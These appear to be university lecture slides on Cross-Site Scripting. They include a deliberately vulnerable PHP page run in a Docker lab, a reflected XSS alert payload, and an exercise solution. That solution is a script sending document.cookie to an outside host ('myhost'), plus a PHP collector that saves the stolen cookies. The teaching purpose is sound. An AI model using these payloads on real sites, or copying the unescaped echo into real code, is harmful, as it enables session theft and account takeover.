A minor change on previous slides: Protection of connection data (NEW)

Consiglio Nazionale delle Ricerche

Università di Genova

- On Apache2, it's possible to protect connection details (i.e., username and password of the database), by exploiting `sites-enabled/*.conf`
- Configuration files specification:

```
SetEnv mysql.default.username root
SetEnv mysql.default.password password
SetEnv mysql.default.host db
SetEnv mysql.default.db course
```

- PHP file content snippet:

```
$db = mysqli_connect(getenv("mysql.default.username"),
getenv("mysql.default.password"),
getenv("mysql.default.host") ,
getenv("mysql.default.db"));
```

enrico.cambiaso@cnr.it

Cross-Site Scripting (XSS)

Consiglio Nazionale delle Ricerche

Università di Genova

- XSS is a vulnerability which provides an attacker the ability to control the content of a web application
- XSS also allows an attacker to target web application users
- Possible malicious actions possible due to XSS exploitation:
  - Alter the content of the website
  - Inject malicious contents
  - Impersonate users
  - Steal users' cookies
  - Etc.

enrico.cambiaso@cnr.it

XSS actors

Consiglio Nazionale delle Ricerche

Università di Genova

The following actors are involved during an XSS attack:

- The vulnerable website
- The victim user (visiting the website)
- The attacker

enrico.cambiaso@cnr.it

XSS causes

Consiglio Nazionale delle Ricerche

Università di Genova

XSS causes:

- A vulnerable web application
- Unfiltered user input, used to build output content displayed to the visiting user

Exploited parameters:

- Request headers
- Cookies
- Form inputs
- `GET` or `POST` parameters
- Etc.

enrico.cambiaso@cnr.it

Suggestion

Consiglio Nazionale delle Ricerche

Università di Genova

Never trust user input!

enrico.cambiaso@cnr.it

Attack approach

Consiglio Nazionale delle Ricerche

Università di Genova

Attackers exploit XSS vulnerabilities to target users by:

- Making users' browsers load malicious content
- Impersonate the victim user to perform specific activities (e.g. purchasing products, changing the account password, etc.)
- Steal session cookies

Note that the impact of users impersonation may be very relevant: what if the attacker impersonate a website administrator?

enrico.cambiaso@cnr.it

Simple login

Consiglio Nazionale delle Ricerche

Università di Genova

- Create a new dedicated folder: `mkdir ~/mylogin`
- Enter the folder: `cd ~/mylogin`
- Create a `index.php` file with the following content (file provided):

```
<!doctype html>
<body>
<?php
    if(isset($_GET['username']))
            echo $_GET['username'];
    else
            echo '<form action="/" method="GET">Username: <input type="text"
name="username"><input type="submit"></form>';
?>
```

- Run a PHP container:

```
docker run -d -p 8000:80 -v $PWD:/var/www/html php:8.0-apache
```

- Point the browser to http://localhost:8000

enrico.cambiaso@cnr.it

Question

Consiglio Nazionale delle Ricerche

Università di Genova

How can I exploit the code?

enrico.cambiaso@cnr.it

Answer to the question

Consiglio Nazionale delle Ricerche

Università di Genova

http://localhost:8000/?username=**mrossi%3Cscript%3Ealert(%27a%27);%3C/script%3E**


```
mrossi<script>alert('a');</script>
```

enrico.cambiaso@cnr.it

Quick assignment

Consiglio Nazionale delle Ricerche

Università di Genova

Exploit the program to create a link which steals session cookies

enrico.cambiaso@cnr.it

Solution

Consiglio Nazionale delle Ricerche

Università di Genova

Use `document.cookie` and export such information by loading an external resource

- Exploitation:

```
<script>
var i = new Image();
i.src = "http://myhost/storecookies.php?data="+document.cookie;
</script>
```

- On the server side, `storecookies.php` contains:

```
<?php
$filename = 'cookies.txt';
$f = fopen($filename, 'a');
$cookie = $_GET['data'];
fwrite($f, $cookie);
fclose($f);
```

enrico.cambiaso@cnr.it

XSS types

Consiglio Nazionale delle Ricerche

Università di Genova

- Reflected attacks: the malicious payload is carried inside the request sent by the victim's browser to the vulnerable website
  - E.g., triggered by a link on social network, phishing campaigns, etc.
  - May be filtered (e.g., by built-in Google Chrome reflected XSS filter, filtering basic and known attacks)
- Persistent attacks: after the malicious payload is sent to the server, it is stored in it
  - E.g., triggered on a form post of the attacker

enrico.cambiaso@cnr.it

Assignments

Consiglio Nazionale delle Ricerche

Università di Genova

- Test the solution example provided
- Exploit reflected and stored XSS on the `appsecco/dsvw` container mentioned before

enrico.cambiaso@cnr.it